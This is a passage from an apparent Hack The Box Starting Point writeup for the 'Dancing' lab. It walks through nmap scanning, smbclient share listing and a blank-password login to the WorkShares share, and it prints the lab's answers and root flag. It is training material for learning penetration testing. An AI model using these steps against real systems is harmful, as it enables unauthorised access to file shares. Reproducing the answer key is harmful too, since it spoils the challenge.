
Hack The Box Tier 0 Lab 3“dancing” Writeup

Connect To Starting Point VPN:

You must connect yourself to the starting point VPN before answering the question. You can choose one way to connect to the VPN from the following two ways shown below 👇.



Connect using Pwnbox → RECOMMENDED

A preconfigured, browser-based virtual machine with all the hacking tools you need pre-installed.


Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access

Connect using OpenVPN →

Use your own machine for hacking. Download your VPN configuration and connect from your own environment.

Having Trouble? - Introduction to Lab Access

Once you’re connected to the Starting Point VPN now spawn your machine by clicking on the SPAWN MACHINE button shown in the image below 👇 .



SPAWN MACHINE

Spawn the target machine and the IP will show here


Now Let’s start answering the questions.

Task No 01:

What does the 3-letter acronym SMB stand for?

Answer:

Server Message Block


TASK 1

What does the 3-letter acronym SMB stand for?


Server Message Block

Task No 02:

What port does SMB use to operate at?

Answer:

445


TASK 2

What port does SMB use to operate at?

445

Task No 03:

What is the service name for port 445 that came up in our Nmap scan?

Answer:


The answer is: ***microsoft-ds***

How To Find Out Service Name:

In order to find the service name used you would need to enter the following command in your Linux Bash.

```
nmap -sT target-ip -p 445
```

After running the above command you should see something like this 👇 in your Linux bash.




```
┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ nmap -sT 10.129.182.157 -p 445
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 23:11 PKT
Nmap scan report for 10.129.182.157
Host is up (0.22s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds

┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ 
```

Command Explanation:

Now let's understand the above command briefly and see what each switch is doing.

- ***nmap***: We use nmap for network mapping, vulnerability assessment, and network security auditing.
- ***sT***: this switch is used to scan ports on the target host. In here we are scanning on port 445 of our target ip.
- ***p:*** this switch is used to specify ports for scanning.

So now we know that the service running on port 445 is microsoft-ds.



TASK 3

What is the service name for port 445 that came up in our Nmap scan?

microsoft-ds

Task No 04:

What is the ‘flag’ or ‘switch’ we can use with the SMB tool to ‘list’ the contents of the share?

Answer:


The answer is: ***ls***

How To Find Details About Flags:

In the above task you are assigned to find the switch used for listing the content of the shares of your target ip. To find out which flag is the used to list the contents of the share enter the below 👇 given command in your Linux bash.

```
man smbclient | grep list
```

After the execution of the above 👆 command your Linux bash would look like this 👇.




```
┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ man smbclient | grep list
troff:<standard input>:1149: warning [p 16, 0.8i]: cannot break line
        [-E|—stderr] [-L|—list=HOST] [-T|—tar=<c|x>IXFvgbNan]
       -L|—list
           a list should appear. The -I option may be useful if your
                  •   F - File containing a list of files and
                      contains a list of files and directories to be
           Create a tar file of the files listed in the file tarlist.
           smbclient //mypc/myshare "" -N -TcF backup.tar tarlist
           command string is a semicolon-separated list of commands to
                  •   wins: Query a name with the IP address listed in
                      interfaces listed in the interfaces parameter.
           page for the list of valid options.
           command is specified, a list of available commands will be
```

Command Explanation:

Now let's understand the above command briefly and see what each switch is doing.

- ***man:*** is the short form of manual and this is used to display manual pages of various commands, tools.
- ***smbclient:*** it is a command line tool used to interact with the SMB shares.
- ***grep:*** is used for filtering. Here it will filter the manual page of smbclient for flags related to list.

From the manual page of smbclient we learned that for listing shares we use -L switch.


TASK 4

What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?

-L

Task No 05:

How many shares are there on Dancing?

Answer:


The answer is: ***4***

How To Find Shares:

From task 4 you learned that we use -L to list contents of the shares of the target ip. Now put what you've learnt into practice and enter the following command into your Linux bash 👇 .

```
smbclient -L target-ip
```

When you run this command you will see an output like this 👇.




```
┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ smbclient -L 10.129.182.157
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.182.157 failed (Error NT_STATUS_RESOUR
CE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Command Explanation:

Now let's understand the above command briefly and see what each switch is doing.

- ***smbclient:*** it is a command line tool used to interact with the SMB shares.
- ***L***: this flag is used to list all the shares.

In the bash if you count the number of shares you will see that there are 4 of them.



TASK 5

How many shares are there on Dancing?

4

Task No 06:

What is the name of the share we are able to access in the end with a blank password?

Answer:


The answer is: ***WorkShares***

List all the shares in your target ip system and see for yourself which share doesn’t require password at the time of login.


The command is 👇.

```
smbclient -L target-ip
```

After running the above👆 command you will find 4 shares in your target ip system and if you pay attention to the last one. That’s the one where we can login without password.



```
┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ smbclient -L 10.129.182.157
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.182.157 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```



TASK 6

What is the name of the share we are able to access in the end with a blank password?


Workshares

Task No 07:

What is the command we can use within the SMB shell to download the files we find?

Answer:

get


TASK 7

What is the command we can use within the SMB shell to download the files we find?

get

Task No 08:

Submit root flag.

Answer:

The root flag is: 5f61c10dffbc77a704d76016a22f1664


How To Download Root Flag:

Now you know that one of the share in your target ip doesn't require login password, so it's time to access that particular share and download the file containing answer to task 8.

Enter this command in your bash.

```
smbclient \\\\target-ip\\WorkShares
```


When you enter the above 👆 command you will be prompted to enter a password, simply press enter and you will be given access to this share named WorkShares.



```
┌──(kali㉿kali)-[~/Desktop/dancing]
└─$ smbclient \\\\10.129.182.157\\WorkShares
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \>
```

First enter the help menu to get some help in commands. The help menu will give you a large list of command but the commands you will need to download the flag.txt file are only a few. You would only need ***ls(or dir), cd get.***

Enter the ls command to list down all the files and folders in the current directory.



```
└─$ smbclient \\\\10.129.182.157\\WorkShares
